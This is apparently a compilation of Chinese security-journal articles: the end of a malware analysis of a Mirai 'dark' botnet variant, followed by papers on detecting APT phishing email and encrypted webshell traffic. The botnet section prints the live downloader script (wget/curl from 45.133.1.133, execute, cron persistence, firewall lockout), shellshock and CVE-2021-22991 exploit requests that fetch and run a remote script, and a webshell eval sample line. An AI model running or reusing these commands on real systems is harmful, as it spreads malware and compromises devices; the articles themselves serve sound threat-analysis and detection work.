wget http://45.133.1.133/bins/dark.arm5; curl -O http://45.133.1.133/bins
/dark.arm5;cat dark.arm5 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.arm6; curl -O http://45.133.1.133/bins
/dark.arm6;cat dark.arm6 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.arm7; curl -O http://45.133.1.133/bins
/dark.arm7;cat dark.arm7 >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.ppc; curl -O http://45.133.1.133/bins/
dark.ppc;cat dark.ppc >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.m68k; curl -O http://45.133.1.133/bins
/dark.m68k;cat dark.m68k >nginx;chmod +x *;./nginx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /;
wget http://45.133.1.133/bins/dark.sh4; curl -O http://45.133.1.133/bins/
dark.sh4;cat dark.sh4 >nginx;chmod +x *;./nginx
```

图 5 样本第二部分

第三部分，下载器将程序本身写入 /etc/cron.d/ 目录，定时执行下载器自身。最后，清空目标主机所有的防火墙设置，并关闭 22、23、80、443、8080、9000、8089、7070、8081、9090、161、5555、9600、21412 端口。让目标主机彻底成为僵尸主机，运维人员和其他僵尸网络将无法通过上述端口，远程远程访问设备。

```
sleep 10
sudo su
cd /etc/
echo > /etc/cron.d/start
echo "00 60 * * * root PATH="$PATH:/var/run/nginx"" > /etc/cron.d/
start || cd /etc/; sh lolol.sh
echo > /etc/cron.daily/ng
echo "00 60 * * * root PATH="$PATH:/var/run/nginx"" > /etc/
cron.daily/ng || cd /etc/; sh lolol.sh
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
```

图 6 样本第三部分

3. 脆弱性分析

通过对蜜罐日志以及样本的交叉分析，我们发现与其他 Mirai 变种相比，dark 系列变种利用的漏洞涵盖了 0day、1day 以及 Nday 漏洞，其中存在较新的 1day 漏洞，也存在老旧的 RCE 漏洞，本节将就重点漏洞利用做相关说明。

3.1 重点漏洞说明

3.1.1Crestron AM-100 0day

Crestron 是美国一家私营跨国公司，是位于新泽西州罗克利的视听自动化和集成设备的制造商和分销商。该公司设计，制造和分发用于控制商业视听环境（如会议场所，会议室，教室和礼堂）中的技术的设备；Crestron 设备还用于高端住宅视听设备。

我们捕获到 dark 系列僵尸网络利用了该公司 AM-100 AirMedia® 演示网关的 0day 漏洞传播样本。该漏洞通过 AM-100 的 CGI 服务触发，通过在 POST 请求的 body 中拼接命令即可完成命令注入。

3.1.2 SonicWall “Virtual Office” SSL VPN RCE

SonicWall “Virtual Office” SSL VPN RCE（漏洞详情参见 EDB-ID:49499）影响版本小于 SMA 8.0.0.4 的 SonicWall 相关设备，完整的请求如图 7 所示：

```
GET /cgi-bin/jarrewrite.sh HTTP/1.1
Host:
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: () { :; }; echo ; /bin/bash -c 'echo aaaaaaaaaaaabbbbbbbbbbbbbbb'
```

图 7 SonicWall “Virtual Office” SSL VPN RCE 完整请求

触发该漏洞的 PATH_INFO 为：/cgi-bin/jarrewrite.sh，命令执行的负载位于 User-Agent，构建 shellshock 触发命令执行。

3.1.3 CVE-2021-22991

F5 公司是一家专门从事应用程序服务和应用程序交付网络（ADN）的美国公司。其产品最初基于负载平衡产品，后来已扩展到包括加速、应用安全性和 DDoS 防御。

CVE-2021-22991 影响的设备包括：BIG-IP APM、BIG-IP ASM、BIG-IP PEM、Secure Web Gateway (SWG)、SSL Orchestrator、BIG-IP (all modules)。该漏洞通过构建类似 HTTP 的请求触发命令执行，完整 payload 如图 8 所示：

```
GET echo -e "GET h://[f] HTTP/1.1

" | curl -0 http://203.159.80.241/lolol.sh; chmod 777 lolol.sh; sh lolol.sh
```

图 8 CVE-2021-22991 完整请求

3.2 漏洞汇总

序号	漏洞编号	受影响设备或软件
1	Crestron AM-100 0day	Crestron AM-100
2	EDB-ID:49499	SonicWall "Virtual Office" SSL VPN（版本< SMA 8.0.0.4）
3	CVE-2021-22991	BIG-IP APM、BIG-IP ASM、BIG-IP PEM、Secure Web Gateway (SWG)、SSL Orchestrator、BIG-IP (all modules)。
4	D-LInk shareCenter RCE	D-Link DNS320
5	D-Link DIR-825 DoS	D-Link DIR-825、DIR-825_ACF_F1、DIR-825_AC_E、DIR-825_AC_E1A、DIR-825_A_D1A、DIR-825_GF，版本小于 3.0.1
6	Micro Focus Operations Bridge Reporter 多个漏洞	Operations Bridge Reporter 版本小于 10.40
7	CVE-2020-29557	D-Link DIR-825 R1（版本小于 3.0.1）
8	CVE-2019-19356	Netis WF2419（版本：V1.2.31805 and V2.2.36123）
9	CVE-2021-27561/27562	Yealink DM(版本小于 3.6.0.20)

表 1 Dark 系列变种漏洞汇总

附录　IoC

部分样本 SHA256
ecae298b18493bf2366f6081e8215a474cce4554e07a7b2380a7f8e8a3a9a37d
a9c4ea40b08ce4281c2dc9776355186dfc5649f9ec2b36c32fa5540f8d2aef2d
fb940b1049e0e95c03adb7a2750347108cadf6b19ef4149a5103f7625c07c8ec
1e56f8ca44f84eff212805fa061ecb0f6fb8bc9499ff2e541ad3c43fb2f4420a
515dc2fd8819c7fc82395acc4c7fb5b2903982a5f48bc26bc8d0235bc0664d1f
e2a6ac516ec8b5dcc76becc26cf992434882d490d8f2c9d7071298dba7a641a2
ac75cb71c2f052141a238b8f7215d5a0956f7034cf90f231d228ce58254d23ba
a5ca43106a713c4a8e978575b8685889c244501288b9fa7c7dc7f1e8c5ef1291
1d9496814d35d9e302d7e99339e9730fc81c022bc085c0711b73ebad962cbc2b
caa8b10057fb699d463f309913d0557462e8b37afdaf4d0c3cff63f9b9605f0d
971b5a96d84ca0d7dd906b639cd97a04835013be32356d09037cff64516c73bf

部分样本 URLS
http://45.133.1.133/lolol.sh
http://45.133.1.133/bins/dark.arm4
http://45.133.1.133/bins/dark.arm6
http://45.133.1.133/bins/dark.arm5
http://45.133.1.133/bins/dark.arm7
http://45.133.1.133/bins/dark.ppc
http://45.133.1.133/bins/dark.mpsl
http://45.133.1.133/bins/dark.mips
http://45.133.1.133/bins/dark.x86
http://45.133.1.133/bins/dark.m68k
http://45.133.1.133/bins/dark.sh4

参考文献

[1] ExploitDB, SonicWall SSL-VPN 8.0.0.0 - 'shellshock/visualdoor' Remote Code Execution (Unauthenticated), https://www.exploit-db.com/exploits/49499.

[2] F5 网络公司 , TMM buffer-overflow vulnerability CVE-2021-22991, https://support.f5.com/csp/article/K56715231.

[3] WinMin, Disclosure of vulnerabilities in D-LInk DNS320, https://gist.github.com/WinMin/6f63fd1ae95977e0e2

d49bd4b5f00675.

[4] Shaked Delarea, Reversing DIR-825 Dlink router, https://shaqed.github.io/dlink.

[5] Pedro Ribeiro, Micro Focus Operations Bridge Reporter, https://github.com/pedrib/PoC/blob/master/advisories/Micro_Focus/Micro_Focus_OBR.md.

[6] NVD, CVE-2020-29557, https://nvd.nist.gov/vuln/detail/CVE-2020-29557.

[7] NVD, CVE-2019-19356, https://nvd.nist.gov/vuln/detail/CVE-2019-19356.

[8] SSD Advisory, Yealink DM Pre Auth‘root’level RCE, https://ssd-disclosure.com/ssd-advisory-yealink-dm-pre-auth-root-level-rce/.

关于伏影实验室

研究目标包括 Botnet、APT 高级威胁，DDoS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

基于多维度分析的APT邮件攻击检测

绿盟科技 应用安全产品部 杨辉 运营商集团业务部 贾智存

摘要：电子邮件是 APT 攻击中常用的攻击载体，本文针对 APT 邮件攻击提出了一种基于多维度分析的 APT 邮件攻击检测方法。首先，提取邮件头部和邮件正文信息，邮件附件文件还原；其次，分别通过邮件头部、邮件正文、情报检测、文件内容深度检测、邮件异常行为检测和邮件站点自学习等多维度进行分析；最后，基于分析结果将邮件归类为普通邮件和可疑 APT 攻击特征的邮件。本文提出的方案，首先是基于规则特征的威胁邮件检测，然后融入情报检测和文件内容的深度检测，接着从邮件异常行为开始分析，最后进行客户业务自学习，可以有效地提高 APT 邮件攻击的检测准确率，为 APT 邮件攻击检测提供一种良好的检测方案。

关键词：APT 攻击 邮件 网页链接 威胁情报 深度检测 异常行为

Abstract: E-mail is a commonly used attack vector in APT attacks. This article proposes an APT e-mail attack detection method based on multi-dimensional analysis for APT e-mail attacks. First, the mail header, body information and file attachments are parsed and extracted. Then, the mail header, mail body, intelligence detection, file content depth detection, and mail multi-dimensional analysis of abnormal behavior detection and self-learning of the mail site; finally, based on the analysis results, the mail is classified as ordinary mail and mail with APT attack characteristics. The solution proposed in this paper firstly detects threats based on rule characteristics, then integrates intelligence detection and in-depth detection of file content, then analyzes abnormal email behavior, and finally conducts customer business self-learning, which can effectively improve the APT email attack The detection accuracy rate provides a good detection scheme for APT mail attack detection.

Key words: APT attack e-mail link threat intelligence deep inspection anomalous behaviors

1. 引言

高级可持续威胁（APT）作为一种集合了多种攻击手段的综合攻击方式，可以对特定攻击对象展开持续有效的攻击活动，造成极大的、持续的和有效的威胁。APT 的攻击生命周期可以分为侦查追踪、武器构建、载荷投递、漏洞利用、安装植入、持续控制和目标达成 7 个阶段。邮件是外部商务沟通的主要方式，加之其附件可植入攻击载荷,因此电子邮件已经是 APT 攻击者首选的攻击载体。

在 APT 邮件攻击中，攻击者可以通过邮件向受害者发送“钓鱼网站”，以达到获取受害者账户、密码或者信用卡等敏感信息的目的。 APT 邮件攻击已对银行、政府机构、互联网企业、金融机构和游戏网站等构成了越来越大的威胁。2016 年，Phishing Lab 报告指出，APT 邮件攻击最主要的目标是金融行业，其次是云服务商、在线服务网站、邮件服务、支付服务和电商等。其每年在全球造成几十亿美元的损失。同时 APT 邮件攻击中，不断变化的钓鱼邮件特征和伪装成正常文件的恶意附件越来越容易绕过现有的邮件检测技术。以往的邮件黑白名单过滤邮件的方式是通过人工判断进行检测和处理，有着黑白名单更新延迟、人工处理效率低下和邮件处理不及时等缺陷，这导致 APT 邮件攻击检测效果低下和不可靠。2006 年，Ian Fette 提出基于机器学习的邮件检测，在提取正文中的链接后，使用策略树、随机树、动态贝叶斯等方法进行分析和训练来测试邮件，并结合垃圾邮件过滤器，取得较为不错的检测效果。但是，现有的邮件正文链接往往都含有增量式字符，即高度类似正常合法链接的恶意链接，该方法在处理以上类似链接时误报较高。参考文献 [3] 提出了一种基于文本特征分析的钓鱼邮件检测方法，但是只考虑了邮件正文链接，并且在处理异常行为的邮件上有着不足。

本文提出基于多维度的 APT 邮件攻击检测方案，其中有：(1) 邮件头部特征检测，包含邮件主题、邮件发件人信息、邮件收件人信息、邮件 Message-Id 信息等；(2) 邮件正文特征检测，包含邮件正文链接、邮件正文敏感词匹配、邮件正文脚本特征等；(3) 邮件域名信息、链接信息、IP 信息联动情报检测；(4) 邮件附件基于内容深度检测；(5) 邮件自学习和异常行为检测。此方案对邮件进行充分检测，从而达到较高的检测准确率和低误报的目的。

2. 基于多维度分析的 APT 邮件攻击检测

2.1 APT 邮件检测预处理

邮件预处理需要将 APT 邮件检测所需的各类信息全部提取，其中分为头部信息提取、正文信息提取和邮件文件还原等。

(1) 邮件头部需要提取的信息包括邮件发件人地址、邮件回复地址、邮件发送时间、邮件收件人地址、邮件抄送人地址、邮件主题、邮件消息标识(Message-Id)和邮件内容类型(Content-Type)等信息。

(2) 邮件正文部分需要提取的信息包括邮件正文文本内容、邮件文本脚本特征和邮件链接等，邮件正文内容的提取则需要考虑邮件正文编码格式和邮件正文信息为空等情况。

(3) 邮件文件还原则需要将邮件中所携带的附件和脚本文件进

行完整的还原。

APT 邮件检测预处理流程如图 1 所示。




图 1 邮件预处理

2.2 APT 邮件头部特征检测

邮件的头部携带着大量的信息，包含发件人邮箱地址、邮件回复邮箱地址、邮件收件人邮箱地址、邮件抄送人邮箱地址、邮件主题、邮件发送时间和邮件消息标识等。针对一个邮件服务器，消息标识是全球唯一的，其格式通常由实时时间、随机数、标识符和邮件服务提供商的域名组成。

APT 邮件头部检测特征如表 1 所示，其中结果 1 表示命中该特征，0 表示未命中该特征。

特征描述	结果	备注
邮件发件人地址的域名是否为整封邮件的静态域名	是为 1，否为 0	静态域名是指一封邮件中出现次数最多的域名
邮件的格式是否为 Html	是为 1，否为 0	大部分 APT 邮件格式为 Html，以便伪装信息
邮件主题是否包含银行、账单、信用卡等关键词	是为 1，否为 0	大部分 APT 邮件会伪装成待支付网站邮件或者银行账单邮件
发件人地址和邮件回复地址是否一致	是为 1，否为 0	攻击者将发件人地址伪造成官方地址，诱使受害者回复邮件
邮件消息标识的域名是否和邮件发件人的域名一致	是为 1，否为 0	邮件消息标识无法伪造，但是发件人域名可以伪造

表 1 APT 邮件头部特征

2.3 APT 邮件正文特征检测

2.3.1 邮件正文文本特征

邮件正文的检测特征可以分为关键字特征检测和脚本特征检测。

（1）邮件正文关键字检测

APT 攻击者为了引起受害者的注意，通常会将 APT 邮件伪装成银行账单邮件，或者是重要待确认的邮件，因此邮件正文中通过包含账户、信用卡等关键词，来达到迷惑和引起受害者注意的目的。

（2）邮件正文脚本特征检测

邮件正文脚本特征为邮件是否包含脚本所需的特征。如正文中是否存在 JS(JavaScript) 特征（JS 函数或者 JS 代码），JS 代码可以修改邮件状态栏或者邮件弹出框等。APT 攻击通过在邮箱中构造 JS 代码，来增加 APT 攻击邮件的真实性，减少受害者发现该邮件为 APT 攻击邮件的可能性。如 JS 代码可以让鼠标显示的链接和真实链接不一致。

因此，邮件中携带 JS 代码或脚本特征是 APT 攻击邮件的判断标识之一。

2.3.2 邮件正文链接特征

邮件正文链接特征是指邮件正文中所包含的与链接相关的特征，例如邮件中的链接数目、链接是否进行 URL 编码、链接是否多级域名链接等。APT 攻击者通常比较难以掩盖这些正文链接特征，因此其也是 APT 邮件检测中关键的特征之一。正文链接特征作为 APT 攻击邮件检测中重要的特征，对 APT 攻击邮件有很好的

区分度，主要使用的特征如下。

（1）链接有多级域名，且多级域名中包含合法域名则为可疑URL。APT 攻击者在伪造链接时为了使链接显得真实，会将非法域名和合法域名混合起来。如 taobao.com.zhifu.phishing.net，可能被误认为是一个淘宝支付链接，受害者实际点进去则会进入APT 攻击者构造的非法页面中。

（2）Html 正文中显示的链接和真实 URL 不同。邮件正文格式支持 html 格式，APT 攻击者会利用 html 特性将真实链接隐藏。例如，在邮件中嵌入<ahref=”http://www.phishemail.com”>http://www.baidu.com。受害者看到的链接地址为百度的地址，但实际点击后进入的是 APT 攻击者伪造的网页。

（3）链接 host 部分是否包含公网 IP，且 IP 地址不在白名单中。APT 攻击者为了隐藏真实域名不被识别，可能直接使用 host 为 IP 的链接。如 http://100.100.100.100/baidu，如果该 IP 不在用户配置的白名单范围内，则该邮件可能为 APT 攻击邮件。

（4）链接中是否进行 URL 编码。为了隐藏真实链接，APT 攻击者会对邮件正文中的链接进行 URL 编码，因此链接中“%”符号出现次数较多，如 APT 攻击者对原始链接 https://4042551136.azureedge.net/xi.sun 进行 URL 编码，其中 URL 编码后的链接为 https%3A%2F%2F404255511365.azureedge.net /xiao.sun。

（5）邮件正文中链接的数量。一般情况下，正常的邮件中含有的链接数目较少，APT 攻击者在伪造非法邮件时，在邮件正文中构造大量的图片链接，或者是大量地隐藏链接。邮件正文中链接的数目也是 APT 攻击邮件和正常邮件的一个明显区别。

（6）链接域名后是否包含完整的 http 链接。APT 攻击者为了诱使用户点击链接，进入自己伪造的非法网页中，可能会在链接的 URL 部分携带真实的恶意 http 链接，如 http://click.icptrack.com/icp/relay.php?r=30000 &destination=https%3A%2F%2F404255115.azure.net/xi.sun28#xi.sun@123.com。

（7）链接 host 部分是否为 INT 类型的 IP 地址。使用 INT 类型的 IP 地址可以进一步掩盖真实的链接。当前浏览器已经支持解析 10 进制和 16 进制类型的 IP。如 http://221.122.179.15 等同于 http://3715805967 和 http://0xDD7AB30F，因此 host 部分使用 INT 类型的 IP 地址也为 APT 邮件的一个特征。

2.4 联动情报检测

攻击者可以以邮件为载体，向受害者发送携带恶意 IP、恶意 URL、恶意域名或者恶意 MD5 文件的信息，诱使受害者访问或者下载以上恶意信息。

通过 APT 邮件检测预处理模块，将邮件中携带的 IP、URL、域名和附件文件提取，计算文件 MD5。接着通过威胁情报联动，进行威胁回溯，综合提高对 APT 邮件攻击的检测能力和追查能力，洞察 APT 组织通过邮件进入企业内网的过程并及时告警。联动情报溯源检测的方案如图 2 所示。




图 2 联动情报溯源检测

2.5 邮件文件内容深度检测

攻击者可以以邮件为载体，向受害者发送携带恶意文件附件或者恶意脚本文件，诱使受害者下载和点击该附件。

邮件预处理模块将邮件中携带的附件文件进行提取和还原。检测模块对邮件附件中常见的脚本、Office 文档、PDF 文档和可执行文件等进行检测，判断是否可能携带 0day 漏洞、1day 漏洞。同时，采用加密混淆检测模型、附件内容语义模型和打分制静态分析技术等深入检测邮件附件，防止恶意文件和代码潜入用户网络，进行下一步恶意行为，如图 3 所示。




图 3 邮件文件内容深度检测

2.6 异常行为邮件检测

在企业内网，如果一个邮件地址不是内网邮件地址或者不在地址白名单范围内，那么同一个邮件发件人发送邮件的频率不会太频繁。如果同一个邮件发件人在单位时间内发送大量邮件，则该邮件疑似 APT 邮件。

针对包含 URL 的入站邮件，采用令牌桶算法监控发件人行为。令牌桶算法如下。

系统单位时间内（如 1 秒），往桶里加入标识（token），如果桶已经满了就不再添加。发件人有请求，会取走一个标识，如果没有标识，则发件人行为异常。如果一段时间内没有请求，桶内就会积累一些标识。异常行为检测流程设计如图 4 所示。




图 4 邮件异常行为检测

2.7 邮件站点自学习

传统或者基于机器学习的 APT 邮件检测，通常无法较好地覆盖检测环境的实际业务，可能造成一些误报或者漏报。一个企业内网邮箱或者工作邮箱，往往在发信域、邮件链接上存在规律和联系。本文基于此，还提出一种基于邮件站点自学习检测策略，通过阈值超时时间内自学习结果呈现给客户，客户根据实际需求将 URL 加入防护站点或者黑名单中。

自学习算法具体思路：提取发信域、邮件链接和相关链接描述，对链接做统计，将发信域与链接等相关联，学习结果有老化机制，设置阈值超时时间（通常为 30 天）。用户可根据学习结果手动将 URL 加入防护站点或黑名单中。

学习流程如图 5 所示。




图 5 站点自学习提取流程

链接描述关键词提取基于 TextRank 算法，具体步骤如下。

（1）对邮件文本根据完整的句子进行单个分割。

（2）对其中的每个句子，识别和标注分词和词性，删除其中的停用词，提取指定词性的单词（如动词、名词和形容词等）。这些词形成候选关键词。

（3）以固定窗口大小（默认为 5，通过 span 属性调整）构建备选的关键词，并使用“图”这种数据结构来存储关键字，即图

F=(M，N)，其中 M 为节点集，由第二步输出的备选关键词组成；然后采用共现关系构造任两点之间的边，只有两个节点对应的词汇在长度为 K 的窗口中出现时，它们两个节点之间才存在边，其中 K 代表窗口的大小 (最多出现 K 个单词)。

(4) 按照如下公式，将每个节点的权重进行初始化，接着迭代计算各节点的权重，达到收敛为止。

$$WS(V_i) = (1-d) + d \times \sum_{V_j \in In(V_i)} \frac{\omega_{ji}}{\sum_{V_k \epsilon Out(V_j)} \omega_{jk}} WS(V_j)$$

其中，d 为阻尼系数，一般取 0.85；$In(V_i)$ 表示连接到 V_i 的节点集合，即入度的点；$Out(V_j)$ 表示 V_j 连接的节点集合，即出度的点；ω_{jk} 表示权重。

(5) 对节点权重进行排序，从而得到最重要的 T 个单词，作为候选关键词。

(6) 由第五步得到最重要的 T 个单词，在原始文本中进行标记，若形成相邻词组，则组合成多词关键词。

3. 结语

本文针对 APT 邮件攻击检测方案，首先结合头部特征检测和正文特征检测，接着联动情报溯源，并对邮件文件进行内容深度检测，最后分析邮件的异常行为特征和邮件站点自学习，以一种多维度的方式充分考虑到 APT 邮件的攻击和检测方式，为 APT 邮件提供一种良好的检测思路。

参考文献

[1] COLLIN J, SIMON D R, TAN D S, et al. An evaluation of extended validation and picture-in-picture phishing attacks[C]. Proceedings of Usable Security，2007.

[2] Brynne H, Arun V, Yu J, et al．Examining the impact of presence on individual phishing victimization [C]. 48th Hawaii International Conference on System Sciences，2015.

[3] 彭富明，张卫丰，彭寅 . 基于文本特征分析的钓鱼邮件检测 [J] . 南京邮电大学学报，2012(5).

[4] 黄华军，钱亮，王耀钧．基于异常特征的钓鱼网站URL检测技术 [J]．信息网络安全，2012(1).

基于机器学习的加密webshell检测与平台落地方案

绿盟科技 创新中心 王萌 安全平台技术部 余丽辉 钟敏

1. 前言

webshell 是黑客进行网站攻击的一种恶意脚本，识别出 webshell 文件或通信流量可以有效地阻止黑客进一步的攻击行为。目前 webshell 的检测方法主要分为三大类：静态检测、动态检测和日志检测 [1]。静态检测通过分析 webshell 文件并提取其编写规则来检测 webshell 文件，是目前最为常用的方法，国内外的 webshell 识别软件如卡巴斯基、D 盾、安全狗、河马 webshell 等都是采用静态检测的方法，但由于 webshell 会不断地演化从而绕过检测 [2]，所以静态检测最大的问题在于无法对抗混淆、加密的 webshell 以及识别未知的 webshell[3]；动态检测通过监控代码中的敏感函数执行情况来检测是否存在 webshell 文件 [4]，但由于涉及扩展、Hook 技术，性能损耗以及兼容性都存在很大的问题，所以难以大规模推广应用；日志检测主要通过 webshell 的通信行为做判断 [5]，相对于以上两种检测方法来说，不仅检测效果好也不存在兼容性问题。

无论是静态检测还是动态检测都是针对 webshell 文件的检测，最终也都是对特定字符串的检测，难免涉及字符串混淆、加密等造成漏报或误报，而日志检测属于流量检测方法的一种，所以本文主要基于流量来实现 webshell 的检测。目前基于流量的检测仍然面临一些问题。一方面，现存的一些 webshell 连接工具，比如冰蝎 [6]、哥斯拉 [7]、蚁剑 [8] 等，都使用了混淆或加密机制，通过加密通信流量的方式来绕过传统安全设备的检测，所以字符串匹配的检测方法 [9] 已经很难适用于加密的场景；另一方面，随着人们网络安全意识的提升，其对于数据保护的意识也逐渐增强，越来越多的流量被加密，网站流量中 HTTPS 的占比逐年攀升，但是 HTTPS 中的 webshell 检测仍然没有较好的解决方案。

在【冰蝎全系列有效】针对 HTTPS 加密流量的 webshell 检测研究 [10] 一文中，我们针对 HTTPS 中的 webshell 特别是冰蝎的检测进行了探索，本文进一步针对常见的几种加密型 webshell 进行研究，分别基于 HTTP 和 HTTPS 流量，通过提取内容特征和统计特征的方式，对 webshell 连接工具的通信流量进行识别并提出了可行的检测和落地方案。

2.HTTP 中的加密 webshell 检测

比起正常访问网站的流量，HTTP 中加密型 webshell 客户端的通信流量会有一些不同，比如 webshell 的特征指数会比较大，信息熵也相对较大，post_data 的长度相对长一些但重合指数较低，也会对局部字符串进行 base64 编码等，根据这些区别，我们就可以提取对应的特征，从 HTTP 中检测出加密型 webshell 的通信流量。

我们针对 HTTP 中的加密型 webshell 连接，通过攻击模拟的方式 [11] 收集了 webshell 客户端通信流量和正常访问的流量，预处理之后根据 webshell 通信流量的特点提取了文本特征和统计特征，输入到随机森林模型中进行训练，最后使用交叉验证的方法证明了模型的有效性。

（一）数据预处理

通过攻击模拟的方式产生冰蝎、蚁剑、哥斯拉的通信数据进行数据类型和数量扩充，共得到 9280 个样本数据，其中每个样本数据都是与网站通信产生的请求包数据，数据样例为：

```
1  //install/sss1.php  x=@ eval (base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oli0%2BfCIpOztwcmludCgiaGFvcmVuZ2UuY29tUVEzMTcyNzU3MzgiKTs7ZWNobygifDwtlik7ZGllKCk7
```

样本数据由三部分组成，每个部分使用 tab 键隔开，第一部分是当前数据的分类，用 0 或 1 表示，值为 1 表示是 webshell，第二部分是 uri，第三部分是 post_data。

为了得到比较规整的数据集，对其进行无效数据过滤、uri 解码，对 post_data 进行 base64 解码等预处理操作。

（二）特征提取

使用机器学习方法构建基于流量的检测模型，其中较为关键的步骤就是进行特征提取。我们结合 webshell 连接所产生流量的特点和专家经验知识，选取了 8 维特征，包含 4 维文本特征和 4 维统计特征，如表 1 所示。

特征类型	特征描述
文本特征	特征指数
	是否 base64
	参数个数
	uri 和 post_data 合并后的长度
统计特征	重合指数
	信息熵
	最长参数长度
	非字母数字比率

表 1 HTTP 中 webshell 检测模型所提取的特征

（三）模型训练与测试

完成对样本的特征提取后，分别将特征矩阵和标注结果作为输入和预期输出训练分类器，本文选择随机森林模型对样本特征数据进行学习。随机森林是利用多棵决策树进行训练的分类算法，具有分析复杂特征的能力，对于噪声数据具有很好的鲁棒性，具有一定的可解释性，并且学习速度较快。

为了验证随机森林分类模型的有效性，使用三折交叉验证方法进行数据仿真，并采用准确率、召回率和 F1 值评估模型的性能。在 3520 个 webshell 流量样本和 5760 个正常访问流量样本上进行随机森林分类实验，实验结果如表 2 所示。

数据分类	样本数	准确率	召回率	F1 值
webshell 连接	3520	98.9%	98.9%	0.989
正常访问	5760	99.3%	99.3%	0.993

表 2 HTTP 中 webshell 检测模型交叉验证结果

3.HTTPS 中的加密 webshell 检测

观察不同类型 webshell 客户端产生的流量，在包长度、双向流的长度以及超时重连等方面表现出一定的特征和差异。比如蚁剑只有在操作时才会产生流量，并且每次操作都会另起端口，所以导致其一条流内的数据包数量不会太多，但是冰蝎 3.0 则是在不操作的情况下，每隔一段时间会自动发起连接，并且两次操作相隔时间较短时不会另起端口。

我们针对 HTTPS 中的加密型 webshell，首先通过靶场模拟的方式收集不同类型 webshell 客户端的连接数据，也收集了正常访问的真实数据，并对其进行预处理操作，然后根据黑白流量之间以及不同类型 webshell 之间的差异提取内容特征和统计特征，输入 LightGBM 流量识别分类模型中进行训练，并将训练好的模型保存下来，最后用测试集验证模型的检测能力，实验结果表明了方法的有效性。

（一）数据预处理

